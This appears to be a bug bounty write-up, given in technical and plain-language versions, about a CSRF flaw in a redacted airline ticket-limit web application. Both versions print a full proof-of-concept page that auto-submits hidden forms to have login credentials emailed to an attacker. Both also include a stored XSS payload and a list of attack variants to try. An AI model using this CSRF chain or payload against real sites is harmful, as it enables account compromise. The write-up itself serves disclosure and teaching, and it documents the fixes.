Bug Bounty - Cross-site request forgery is a thing
In an example application, state-changing POST requests lacked anti-CSRF protection, letting an attacker chain requests to create an airline, add an email, and trigger emails with a password and secret, potentially obtaining credentials.
 Published on hesec.de
Recently I got promoted $2.400 for finding a Cross-site request forgery (CSRF) vulnerability participating in a bug bounty program at Synack. I already can hear people say: “This much money for a CSRF finding?
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a Cross-site request forgery (CSRF) finding in a bug bounty program run through Synack, which paid the researcher $2,400. The target is referred to throughout as redacted and its domain as redacted.com, to avoid violating the program's terms.
The product is a ticket limit management web application used by users of an airline. The application has several roles, one of which is an administrative role. The vulnerable functionality sits behind a single action path:
That action lets an administrator do six things:
- Add an airline
- Add an e-mail address to an airline
- Cause an outgoing e-mail with a password
- Cause an outgoing e-mail with a secret
- Delete an existing e-mail from an airline
- Delete an airline all together
Setup
No special tooling is described beyond Burp Suite, whose request history is where the researcher spotted the issue. The attack relies on a victim visiting an attacker-controlled page while their browser carries their session. The attacker themselves needs no account: the whole chain is driven by the victim's authenticated session.
Finding it
While skimming through the application to understand how it works, the researcher looked at the Burp request history and noticed that all POST requests issued after submitting forms carried no Anti-CSRF token and no other protection mechanism the researcher recognised. Attention then went to the request that might have the highest impact, the emailFunction.form action above.
The reasoning was that an attacker could gain access to the application by chaining steps 1 to 4 (add airline, add e-mail address, generate password e-mail, generate secret e-mail) into a single one-click page.
Exploitation
The proof of concept is a single HTML page that submits four forms on load, each targeting a hidden iframe. The researcher credits lanmaster53.com for the technique of doing this with two requests.
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
    <head>
        <script language="javascript">

            window.onload = function() {
                document.getElementById("csrfForm1").submit();
                document.getElementById("csrfForm2").submit();
                document.getElementById("csrfForm3").submit();
                document.getElementById("csrfForm4").submit();
            }

            // defeat frame busters
            window.onbeforeunload = function() {
                return "Please click 'Stay on this page' to allow it to finish loading.";
            }

        </script>
    </head>
    <body>

        <form id="csrfForm1" action="https://redacted.com/tlm/emailFunction.form?action=addairlinedetails&airline=" method="POST" target="csrfIframe1">
		<input type="hidden" name="temp" value="" />
		<input type="hidden" name="airline" value="" />
		<input type="hidden" name="login" value="" />
		<input type="hidden" name="usrtype" value="null" />
		<input type="hidden" name="txtAirline" value="SY" />
		<input type="hidden" name="txtLoginName" value="C1SC0" />
		<input type="hidden" name="selUsrType" value="supervisor" />
        </form>

        <form id="csrfForm2" action="https://redacted.com/tlm/emailFunction.form?action=addemaildetails" method="POST" target="csrfIframe2">
		<input type="hidden" name="aa" value="" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrtype" value="supervisor" />
		<input type="hidden" name="airline" value="SY" />
		<input
			type="hidden"
			name="txtEmailAddr"
			value="redacted email"
		/>
		<input type="hidden" name="selNotify" value="1" />
		<input type="hidden" name="selReport" value="1" />
		<input type="hidden" name="selKeyGen" value="1" />
        </form>

        <form id="csrfForm3" action="https://redacted.com/tlm/emailFunction.form" target="csrfIframe3">
		<input type="hidden" name="action" value="genPwd" />
		<input type="hidden" name="airline" value="SY" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrType" value="supervisor" />
		<input type="hidden" name="emailaddr" value="" />
		<input type="hidden" name="notify" value="" />
		<input type="hidden" name="report" value="" />
		<input type="hidden" name="keygen" value="" />
        </form>

        <form id="csrfForm4" action="https://redacted.com/tlm/emailFunction.form" target="csrfIframe4">
		<input type="hidden" name="action" value="genSecret" />
		<input type="hidden" name="airline" value="SY" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrType" value="supervisor" />
		<input type="hidden" name="emailaddr" value="" />
		<input type="hidden" name="notify" value="" />
		<input type="hidden" name="report" value="" />
		<input type="hidden" name="keygen" value="" />
        </form>

        <!-- hidden iframes -->
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe1"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe2"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe3"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe4"></iframe>
    </body>
</html>
The page submits all four forms in window.onload, so the requests fire in quick succession as soon as the victim opens it. Each form posts to a hidden iframe so the page itself stays put. The onbeforeunload handler is there to defeat frame busters: it returns a prompt asking the user to click "Stay on this page" so the page is allowed to finish loading.
Step 1: add an airline
The first form posts to emailFunction.form?action=addairlinedetails&airline= with txtAirline set to SY, txtLoginName set to C1SC0 and selUsrType set to supervisor. This issues the action addairlinedetails, which adds an airline named C1SC0.
Step 2: add an e-mail address
The second form posts to emailFunction.form?action=addemaildetails with airline set to SY, login set to C1SC0, usrtype set to supervisor and txtEmailAddr set to the attacker's address (shown as redacted email in the published code). This executes the action addemaildetails, which adds an e-mail address to the airline.
Step 3: generate a password e-mail
The third form posts action=genPwd together with the same airline, login and usrType values. This issues the action genPwd, which results in a first e-mail being received with credentials to log in to the application.

The password is received via e-mail
Step 4: generate a secret e-mail
The fourth form posts action=genSecret with the same fields. This triggers the action genSecret, which sends an e-mail containing a secret that is used while logging in.

The secret is received by e-mail
With the password and the secret in hand, the researcher was able to log in to the application as a regular user.
Root cause
The POST requests issued after form submissions carried no Anti-CSRF token and no other protection mechanism the researcher recognised, so the application accepted state-changing requests that the victim's browser sent from a third-party origin. The application accepted state-changing requests that the victim's browser sent from a third-party origin.
Impact
The impact is high because a single successful phishing attack lets an unauthenticated attacker gain access to the application. The researcher's view is that phishing attacks succeed every time: no company has an awareness level at which no user will fall for a sophisticated phishing attack. The impact depends on the role the victim is authenticated with; here the target was an administrative account with severe functionality. The impact is even higher when chained with another severe bug in the application, as the bonus section shows.
Fix
The mitigation is described as simple. The application was written in java, and good frameworks exist to tackle this kind of attack; one option is the Anti-CSRF support implemented in springboot. Further reading is available from OWASP. Fundamentally it comes down to using an anti-csrf token and checking the Origin header against a whitelist.
Bonus: CSRF to stored XSS
Early on, the researcher noticed that the e-mail address which can be added to an airline is also susceptible to cross-site scripting. The session cookie was secured with the httpOnly flag, so it could not be read by JavaScript, which made an account takeover impossible with this chain.
A second proof of concept was submitted in which the victim releases a sequence of requests when visiting a malicious site:
- Adding an airline
- Adding an e-mail address containing a XSS payload
The part that adds the malicious e-mail address:
<form
id="csrfForm2"
action="https://redacted.com/tlm/emailFunction.form?action=addemaildetails"
method="POST"
target="csrfIframe2"
>
<input type="hidden" name="aa" value="" />
<input type="hidden" name="login" value="C1SC0" />
<input type="hidden" name="usrtype" value="supervisor" />
<input type="hidden" name="airline" value="SY" />
<input
type="hidden"
name="txtEmailAddr"
value="c1s<script>alert(document.domain)</script>@test.de"
/>
<input type="hidden" name="selNotify" value="1" />
<input type="hidden" name="selReport" value="1" />
<input type="hidden" name="selKeyGen" value="1" />
</form>
The payload only alerts the domain name. After decoding, the value translates to:
c1s<script>alert(document.domain)</script>@test.de

The XSS payload is triggered
Had the cookie not been flagged correctly, this would have been an account takeover.
Variants to test
- Any state-changing POST without a token. Submit a form in the application and replay the request from a separate origin with the victim's session. A positive result is the action taking effect (a new record, a changed address) even though the request came from another site.
- Multi-step chains. Look for actions that only make sense together, such as creating an entity, attaching a contact address to it, and triggering credential e-mails. A positive result is the full chain completing from one page load, as in the four-form PoC above.
- Frame busters. If the target sets
X-Frame-Optionsor uses JavaScript frame busting, try theonbeforeunloadprompt trick shown here. A positive result is the requests still firing after the victim dismisses the prompt. - Stored input fields. Test fields that are later rendered, such as e-mail addresses, with an encoded payload like
c1s<script>alert(document.domain)</script>@test.de. A positive result is the script executing when the value is displayed. - Cookie flags. Check whether the session cookie is
httpOnly. If it is not, a stored XSS reached through CSRF can be escalated to account takeover by reading the cookie.
What happened, in plain words
A security researcher found a bug in a website used by airline staff. The bug let an attacker get into the application without ever learning a password. The researcher reported it through a bug bounty program run by Synack, and was paid $2,400 for the finding.
A bug bounty program is a scheme where a company invites outside people to look for security problems in its systems and pays them for valid reports. The company in this story is called redacted and its website redacted.com, because the researcher was not allowed to name it publicly.
The bug class is called Cross-site request forgery, or CSRF. To understand it, imagine you are logged in to your online bank in one browser tab. In another tab you open a page an attacker controls. That page contains a hidden form that quietly sends a money transfer request to the bank. Your browser attaches your bank login automatically, because that is what browsers do, and the bank cannot tell that the request was not really you. CSRF is exactly this: an attacker's page makes your browser send a request to another site where you are already logged in, and that site carries it out as if you had asked for it.
The researcher's own summary of CSRF, quoted from OWASP, is this:
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
OWASP is a well-known non-profit that publishes free guidance on web security. "Social engineering" means tricking a person rather than a machine, for example by sending a convincing link in an e-mail. "State changing" means the request alters something stored on the server, such as a balance or an address, rather than just reading a page.
The researcher makes a blunt point about phishing, the practice of luring someone to a fake or malicious page: phishing attacks succeed every time, because no company has trained its staff so well that nobody will ever fall for a sophisticated attempt. That matters here because the whole attack depends on the victim opening one page.
Where did I find it?
The target is a ticket limit management web application used by users of an airline. In plain terms, it is a website where airline staff manage limits on tickets. The application has several roles, and one of them is an administrative role, meaning an account with extra powers.
While clicking around the application to understand how it works, the researcher looked at the Burp request history. Burp Suite is a tool that sits between your browser and a website and records every request and response, so you can inspect them afterwards. A request is the message your browser sends to a server, for example "please save this form"; a response is the server's reply.
In that history, the researcher noticed that all the POST requests issued after submitting forms had no Anti-CSRF token and no other protection the researcher recognised. A POST request is the kind a browser sends when you submit a form with data in it, as opposed to simply loading a page. An Anti-CSRF token is a secret, random value that the site puts inside each form; the server only accepts the form if the value matches what it expects. An attacker's page cannot guess that value, so the request is rejected. Without such a token, a request from an attacker's page looks exactly like a request from the real site.
Attention then went to the request that might have the highest impact. It was a single action path:
A path is the part of a web address after the domain name that points to a particular feature. The ?action= part is a parameter, a named value appended to the address that tells the server which operation to perform. This one path handles several operations, chosen by the value after action=.
That action lets an administrator do six things:
- Add an airline
- Add an e-mail address to an airline
- Cause an outgoing e-mail with a password
- Cause an outgoing e-mail with a secret
- Delete an existing e-mail from an airline
- Delete an airline all together
The researcher's plan was to chain steps 1 to 4 into a single page that does everything when the victim opens it. Chaining means using the result of one step as the setup for the next. The attacker needs no account of their own: every request is sent by the victim's browser, carrying the victim's logged-in session.
The proof of concept page
The researcher submitted a single HTML page. HTML is the language web pages are written in. This page contains four forms, and a small script that submits all four automatically when the page loads. A form is the part of a page that collects values and sends them to a server when submitted. The researcher credits lanmaster53.com for showing how to do this with two requests.
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
    <head>
        <script language="javascript">

            window.onload = function() {
                document.getElementById("csrfForm1").submit();
                document.getElementById("csrfForm2").submit();
                document.getElementById("csrfForm3").submit();
                document.getElementById("csrfForm4").submit();
            }

            // defeat frame busters
            window.onbeforeunload = function() {
                return "Please click 'Stay on this page' to allow it to finish loading.";
            }

        </script>
    </head>
    <body>

        <form id="csrfForm1" action="https://redacted.com/tlm/emailFunction.form?action=addairlinedetails&airline=" method="POST" target="csrfIframe1">
		<input type="hidden" name="temp" value="" />
		<input type="hidden" name="airline" value="" />
		<input type="hidden" name="login" value="" />
		<input type="hidden" name="usrtype" value="null" />
		<input type="hidden" name="txtAirline" value="SY" />
		<input type="hidden" name="txtLoginName" value="C1SC0" />
		<input type="hidden" name="selUsrType" value="supervisor" />
        </form>

        <form id="csrfForm2" action="https://redacted.com/tlm/emailFunction.form?action=addemaildetails" method="POST" target="csrfIframe2">
		<input type="hidden" name="aa" value="" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrtype" value="supervisor" />
		<input type="hidden" name="airline" value="SY" />
		<input
			type="hidden"
			name="txtEmailAddr"
			value="redacted email"
		/>
		<input type="hidden" name="selNotify" value="1" />
		<input type="hidden" name="selReport" value="1" />
		<input type="hidden" name="selKeyGen" value="1" />
        </form>

        <form id="csrfForm3" action="https://redacted.com/tlm/emailFunction.form" target="csrfIframe3">
		<input type="hidden" name="action" value="genPwd" />
		<input type="hidden" name="airline" value="SY" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrType" value="supervisor" />
		<input type="hidden" name="emailaddr" value="" />
		<input type="hidden" name="notify" value="" />
		<input type="hidden" name="report" value="" />
		<input type="hidden" name="keygen" value="" />
        </form>

        <form id="csrfForm4" action="https://redacted.com/tlm/emailFunction.form" target="csrfIframe4">
		<input type="hidden" name="action" value="genSecret" />
		<input type="hidden" name="airline" value="SY" />
		<input type="hidden" name="login" value="C1SC0" />
		<input type="hidden" name="usrType" value="supervisor" />
		<input type="hidden" name="emailaddr" value="" />
		<input type="hidden" name="notify" value="" />
		<input type="hidden" name="report" value="" />
		<input type="hidden" name="keygen" value="" />
        </form>

        <!-- hidden iframes -->
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe1"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe2"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe3"></iframe>
        <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe4"></iframe>
    </body>
</html>
Line by line, in plain words:
- The first line declares the page as HTML, and the
<html>,<head>and<body>tags mark the start of the page, its settings section and its visible content. Tags are the labels in angle brackets that structure a page. <script language="javascript">opens a block of JavaScript, the programming language browsers run. Everything until</script>is code, not text shown on the page.window.onload = function() { ... }says: when the page has finished loading, run the code inside the braces. This is what makes the attack fire without the victim clicking anything.- The four
document.getElementById("csrfForm1").submit();lines find each form by itsidlabel and submit it. Submitting a form means sending its values to the address in itsactionattribute. Because all four run in a row, the four requests go out in quick succession. window.onbeforeunload = function() { return "Please click 'Stay on this page' to allow it to finish loading."; }runs when the browser is about to leave or replace the page. Returning a string makes the browser show a confirmation dialog with that text. The comment above it,// defeat frame busters, explains why: some sites try to stop other pages from loading them inside a frame, and this prompt keeps the page alive long enough for the requests to finish. A frame (or iframe) is a small window inside a page that can display another page.- Each
<form ...>tag has anidso the script can find it, anactiongiving the address the data goes to,method="POST"meaning the data is sent in the body of the request rather than in the address, andtargetnaming the frame where the response should appear. - Each
<input type="hidden" ... />is a field the victim never sees.nameis the field's label on the server side andvalueis what gets sent. Hidden fields are how the attacker fills in the values the application expects. - The four
<iframe ...>tags at the bottom create the small invisible windows the forms target, so the responses load out of sight and the attacker's page does not visibly change.height="0" width="0"keeps them from taking up space.
Step 1: add an airline
The first form posts to emailFunction.form?action=addairlinedetails&airline= with txtAirline set to SY, txtLoginName set to C1SC0 and selUsrType set to supervisor. This issues the action addairlinedetails, which adds an airline named C1SC0.
Step 2: add an e-mail address
The second form posts to emailFunction.form?action=addemaildetails with airline set to SY, login set to C1SC0, usrtype set to supervisor and txtEmailAddr set to the attacker's address, shown as redacted email in the published code. This executes the action addemaildetails, which adds an e-mail address to the airline.
Step 3: generate a password e-mail
The third form posts action=genPwd together with the same airline, login and usrType values. This issues the action genPwd, which results in a first e-mail being received with credentials to log in to the application. Credentials are the username and password pair used to sign in.
The password is received via e-mail
Step 4: generate a secret e-mail
The fourth form posts action=genSecret with the same fields. This triggers the action genSecret, which sends an e-mail containing a secret that is used while logging in. A secret here is a second piece of proof, on top of the password, that the person signing in is genuine.
The secret is received by e-mail
With the password and the secret in hand, the researcher was able to log in to the application as a regular user. The victim's own browser did all the work simply by opening a page.
Why is this an issue?
The impact is high because a single successful phishing attack lets an unauthenticated attacker gain access to the application. Unauthenticated means the attacker has no account and no login of their own. The impact depends on the role the victim is signed in with, and here the target was an administrative account with powerful features. The impact is even higher when chained with another severe bug in the application, which the bonus section shows.
How to mitigate this issue?
The fix is described as simple. The application was written in java, a popular programming language for server software, and good frameworks exist to tackle this kind of attack. A framework is a ready-made set of building blocks a developer can reuse instead of writing everything from scratch. One option is the Anti-CSRF support implemented in springboot, a common Java framework for building web applications. Further reading is available from OWASP.
Fundamentally it comes down to two things: using an anti-csrf token, and checking the Origin header against a whitelist. A header is a small piece of extra information sent alongside every request and response. The Origin header tells the server which site the request came from. A whitelist is a list of the sites you trust; anything not on the list is refused. Together, the token proves the request came from a form the site itself handed out, and the header check proves it came from the site's own pages.
Bonus: CSRF to stored XSS
Early on, the researcher noticed that the e-mail address which can be added to an airline is also susceptible to cross-site scripting, or XSS. XSS is a bug where a site takes text from a user and later displays it as if it were part of the page, so any code hidden in that text runs in the browser of whoever views it. "Stored" means the malicious text is saved on the server and shown to others later, rather than reflected back immediately.
The session cookie was secured with the httpOnly flag, so it could not be read by JavaScript, which made an account takeover impossible with this chain. A cookie is a small piece of data a site asks your browser to keep and send back with every request; the session cookie is the one that proves you are logged in. The httpOnly flag tells the browser that JavaScript on the page is not allowed to read that cookie, which blocks the most common way an XSS bug is turned into a full account takeover.
A second proof of concept was submitted in which the victim releases a sequence of requests when visiting a malicious site:
- Adding an airline
- Adding an e-mail address containing a XSS payload
A payload is the piece of malicious input an attacker sends. The part that adds the malicious e-mail address:
<form
id="csrfForm2"
action="https://redacted.com/tlm/emailFunction.form?action=addemaildetails"
method="POST"
target="csrfIframe2"
>
<input type="hidden" name="aa" value="" />
<input type="hidden" name="login" value="C1SC0" />
<input type="hidden" name="usrtype" value="supervisor" />
<input type="hidden" name="airline" value="SY" />
<input
type="hidden"
name="txtEmailAddr"
value="c1s<script>alert(document.domain)</script>@test.de"
/>
<input type="hidden" name="selNotify" value="1" />
<input type="hidden" name="selReport" value="1" />
<input type="hidden" name="selKeyGen" value="1" />
</form>
This is the same second form as before, with one change: the txtEmailAddr field now carries the payload instead of a normal address. The value is written with character codes because HTML treats some characters specially. < stands for a less-than sign, > for a greater-than sign, ( for an opening bracket, ) for a closing bracket, / for a slash, @ for the at sign and . for a dot. The browser decodes these back into ordinary characters before sending the form, so the server receives the payload as normal text.
The payload only alerts the domain name. After decoding, the value translates to:
c1s<script>alert(document.domain)</script>@test.de
Read that as an e-mail address: c1s followed by a script tag, then @test.de. The script tag is the XSS part. alert(document.domain) asks the browser to show a pop-up box containing the domain of the page it is running on, which is a harmless way of proving that code supplied by the attacker is really executing. document.domain is the browser's name for the current site's address.
The XSS payload is triggered
Had the cookie not been flagged correctly, this would have been an account takeover.
Variants to test
- Any state-changing POST without a token. Submit a form in the application and replay the request from a separate origin with the victim's session. A positive result is the action taking effect (a new record, a changed address) even though the request came from another site.
- Multi-step chains. Look for actions that only make sense together, such as creating an entity, attaching a contact address to it, and triggering credential e-mails. A positive result is the full chain completing from one page load, as in the four-form PoC above.
- Frame busters. If the target sets
X-Frame-Optionsor uses JavaScript frame busting, try theonbeforeunloadprompt trick shown here. A positive result is the requests still firing after the victim dismisses the prompt. - Stored input fields. Test fields that are later rendered, such as e-mail addresses, with an encoded payload like
c1s<script>alert(document.domain)</script>@test.de. A positive result is the script executing when the value is displayed. - Cookie flags. Check whether the session cookie is
httpOnly. If it is not, a stored XSS reached through CSRF can be escalated to account takeover by reading the cookie.
Glossary
- Anti-CSRF token: a secret random value placed inside each form and checked by the server, so requests forged by another site are rejected.
- Bug bounty program: a scheme where a company pays outside researchers for reporting security problems in its systems.
- Burp Suite: a tool that sits between a browser and a website and records every request and response for inspection.
- Chaining: combining several separate steps so that each one sets up the next.
- Cookie: a small piece of data a site asks the browser to store and send back with later requests; the session cookie proves you are logged in.
- Credentials: the username and password pair used to sign in.
- CSRF (Cross-site request forgery): an attack where a page controlled by an attacker makes the victim's browser send a request to another site where the victim is logged in, and that site carries it out.
- Form: the part of a web page that collects values and sends them to a server when submitted.
- Framework: a ready-made set of building blocks developers reuse instead of writing everything from scratch.
- Header: a small piece of extra information sent alongside a request or response, such as the
Originheader that says which site a request came from. - HTML: the language web pages are written in.
- httpOnly: a cookie flag that stops JavaScript on the page from reading that cookie.
- iframe (frame): a small window inside a page that can display another page.
- JavaScript: the programming language browsers run to make pages interactive.
- OWASP: a non-profit that publishes free guidance on web security.
- Parameter: a named value appended to a web address that tells the server which operation to perform or what data to use.
- Path: the part of a web address after the domain name that points to a particular feature.
- Payload: the piece of malicious input an attacker sends.
- Phishing: luring a person to a fake or malicious page, usually by e-mail or chat, to trick them into acting.
- POST request: the kind of request a browser sends when submitting a form with data in it, as opposed to simply loading a page.
- Request: the message a browser sends to a server; the server's reply is the response.
- Role: a set of permissions attached to an account, such as a normal user or an administrator.
- Social engineering: tricking a person rather than a machine.
- State changing: a request that alters something stored on the server, such as a balance or an address, rather than just reading a page.
- Stored XSS: an XSS bug where the malicious text is saved on the server and shown to others later.
- Tag: a label in angle brackets that structures an HTML page.
- Unauthenticated: having no account or login of your own.
- Whitelist: a list of things you trust; anything not on the list is refused.
- XSS (cross-site scripting): a bug where a site takes text from a user and later displays it as part of the page, so code hidden in that text runs in the browser of whoever views it.